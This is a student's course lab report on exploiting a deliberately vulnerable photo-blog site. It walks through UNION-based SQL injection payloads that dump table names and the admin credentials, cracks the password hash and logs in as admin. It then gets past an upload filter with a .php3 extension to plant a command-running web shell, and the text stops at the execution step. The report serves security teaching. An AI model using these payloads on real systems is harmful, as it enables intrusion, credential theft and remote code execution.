

Lab VI – From SQL Injection Attacks to Shell

CPS 499-02/592-02

Software/Language Based Security

Fall 2020


Dr. Phu Phung

Evan Krimpenfort

Part I: Exploiting the SQL Injection Vulnerabilities to obtain data from the database

Task I: Discover the SQL vulnerabilities

- Display UD email ID on the website




A screenshot of a Linux desktop environment showing a Mozilla Firefox browser window. The title bar says "Linux-krimpenforte1". The address bar shows "myphoto.blog.com/cat.php?id=1 UNION SELECT 1,'krimpenforte1',3,4". The page content displays a list of user profiles with their email IDs. The entry for "picture: krimpenforte1" is circled in orange.

Picture	Email ID
picture: desaik5-shell	desaik5-shell
picture: desaik5-adduser	desaik5-adduser
picture: wkeith1-adduser	wkeith1-adduser
picture: hutsond1-shell	hutsond1-shell
picture: hutsond1-adduser	hutsond1-adduser
picture: vakilib1-adduser	vakilib1-adduser
picture: vakilib1	vakilib1
picture: krimpenforte1	krimpenforte1

Figure 1: putting in my email ID for column 2.

- Find current_user()



A screenshot of a Linux desktop environment showing a Mozilla Firefox browser window. The title bar says "Linux-krimpenforte1". The address bar shows "myphoto.blog.com/cat.php?id=1 UNION SELECT 1,current_user(),3,4". The page content displays a list of user profiles with their email IDs. The entry for "picture: pentesterlab@localhost" is circled in orange.

Picture	Email ID
picture: desaik5-shell	desaik5-shell
picture: desaik5-adduser	desaik5-adduser
picture: wkeith1-adduser	wkeith1-adduser
picture: hutsond1-shell	hutsond1-shell
picture: hutsond1-adduser	hutsond1-adduser
picture: vakilib1-adduser	vakilib1-adduser
picture: vakilib1	vakilib1
picture: pentesterlab@localhost	pentesterlab@localhost

Figure 2: putting in the function “current_user()”

c. Find database()




Figure 3: putting in the function “database()”

d. Display all of the information together





Figure 4: putting everything together using “concat()”

Task II: Retrieve the data from the database

- Display all tables with their columns
 - Injected query results*



The screenshot shows a Mozilla Firefox browser window with the title "My awesome Photoblog - Mozilla Firefox". The address bar contains the URL "myphoto.blog.com/cat.php?id=2 UNION SELECT 1,concat('krimpenforte1>lab6-table:',table_name,';column_name',column_name),3,4 FROM information_schema.columns". The page content displays a series of injected SQL query results, each starting with "picture: krimpenforte1>lab6-table:" followed by the table name, column name, and column value. The results are separated by horizontal lines. The browser interface includes a toolbar on the left, a menu bar at the top, and various status icons.

picture: krimpenforte1>lab6-table:categories;column-title
krimpenforte1>lab6-table:categories;column-title
picture: krimpenforte1>lab6-table:pictures;column-id
krimpenforte1>lab6-table:pictures;column-id
picture: krimpenforte1>lab6-table:pictures;column-title
krimpenforte1>lab6-table:pictures;column-title
picture: krimpenforte1>lab6-table:pictures;column-img
krimpenforte1>lab6-table:pictures;column-img
picture: krimpenforte1>lab6-table:pictures;column-cat
krimpenforte1>lab6-table:pictures;column-cat
picture: krimpenforte1>lab6-table:users;column-id
krimpenforte1>lab6-table:users;column-id
picture: krimpenforte1>lab6-table:users;column-login
krimpenforte1>lab6-table:users;column-login
picture: krimpenforte1>lab6-table:users;column-password
krimpenforte1>lab6-table:users;column-password

Figure 5: All tables and all of their respective columns

- Table Name and its columns*

From looking at Figure 5, the table name that holds the data we want is called *users* and the columns that are inside of *users* that we want are called *login* and *password*.

b. Display contents of the table

iii. *Injected query results*




Figure 6: retrieving the admin username and password

iv. *Username and Password*

picture: krimpenforte1>lab6-username:admin;password-
8efe310f9ab3efea8d410a8e0166eb2

krimpenforte1>lab6-username:admin;password-8efe310f9ab3efea8d410a8e0166eb2

Figure 7: admin and its password

c. Log into the system with the made discovery

v. *Demonstration*




Figure 8: Looking up the password

To find the plaintext value, I searched the hash code up in Google and a website says the string is “P4ssw0rd.”

vi. Results




Figure 9: Logged into admin using the username “admin” and password “P4ssw0rd”

Part II: Access to the web application and modify the system

Task III: Upload a php application to execute commands

a. Uploading a new file




Figure 10: When trying to add the php file, there was an error

This error is caused above because the website had some sort of input validation. It checked to see if the code was a php file extension and it was.

b. Try again...

i. *Demonstration*




The screenshot shows a terminal window titled "Linux-krimpenforte1". Inside, a Firefox browser window is open to "myphoto.blog.com/admin/index.php". The page displays a table of user shells from a database. A red oval highlights the last row, which contains the entry "krimpenforte1-shell".

reynoldsc10-shell	delete	
pphung1_shell2	delete	
kaswana1	delete	
wkeith1-shell	delete	
blairj9-shell	delete	
jenkinss4-shell	delete	
jenkinss4-adduser.php3	delete	
panchala1-shell	delete	
panchala1-adduser	delete	
Inua04_shell	delete	
Inua04_shell2	delete	
Inua04-adduser	delete	
Inua04-adduser1	delete	
desaik5-shell	delete	
desaik5-adduser	delete	
wkeith1-adduser	delete	
hutsond1-shell	delete	
hutsond1-adduser	delete	
vakilb1-adduser	delete	
vakilb1	delete	
jennisona1-shell	delete	
blairj9-adduser	delete	
reynoldsc10-adduser	delete	
wangadn1-shell	delete	
hoskinsc1-shell	delete	
balasaravanau1-shell	delete	
wangadn1-adduser	delete	
stanleypremkumarm1-shell	delete	
krimpenforte1-shell	delete	

Figure 11: successfully added a php file with the extension php3

ii. Interaction



The screenshot shows a Linux desktop environment with a terminal window titled "Linux-krimpenforte1" at the top. Below it is a Firefox browser window titled "Source of: http://myphoto.blog.com/show.php?id=69 - Mozilla Firefox". The browser displays the source code of a PHP file. The code includes HTML structure like <div> tags, CSS classes such as "block", "secondary-navigation", and "content", and a title "Picture: krimpenforte1-shell". It also contains an image tag with a source pointing to "admin/uploads/krimpenforte1-shell.php3". The footer of the page includes a "No Copyright" notice.

```
31      </div>
32      </div>
33
34  </div>
35
36  <div id="page">
37      <div id="content">
38
39
40      <div class="block" id="block-text">
41          <div class="secondary-navigation">
42              <div class="content">
43                  <h2 class="title">Picture: krimpenforte1-shell</h2>
44                  <div class="inner">
45                      
46                  </div>
47
48          </div>
49      </div>
50  </div>
51
52
53
54  <div id="footer">
55      <div class="block">
56          <p>No Copyright </p>
57      </div>
58  </div>
```

Figure 12: Where the code is




Figure 13: when ran straight, there is an issue because “command” isn’t used

There is an issue here because the placeholder called “command” isn’t instantiated with a command to process in `$_GET`. Therefore, in the next step, we will use command in the URL.

iii. Execution

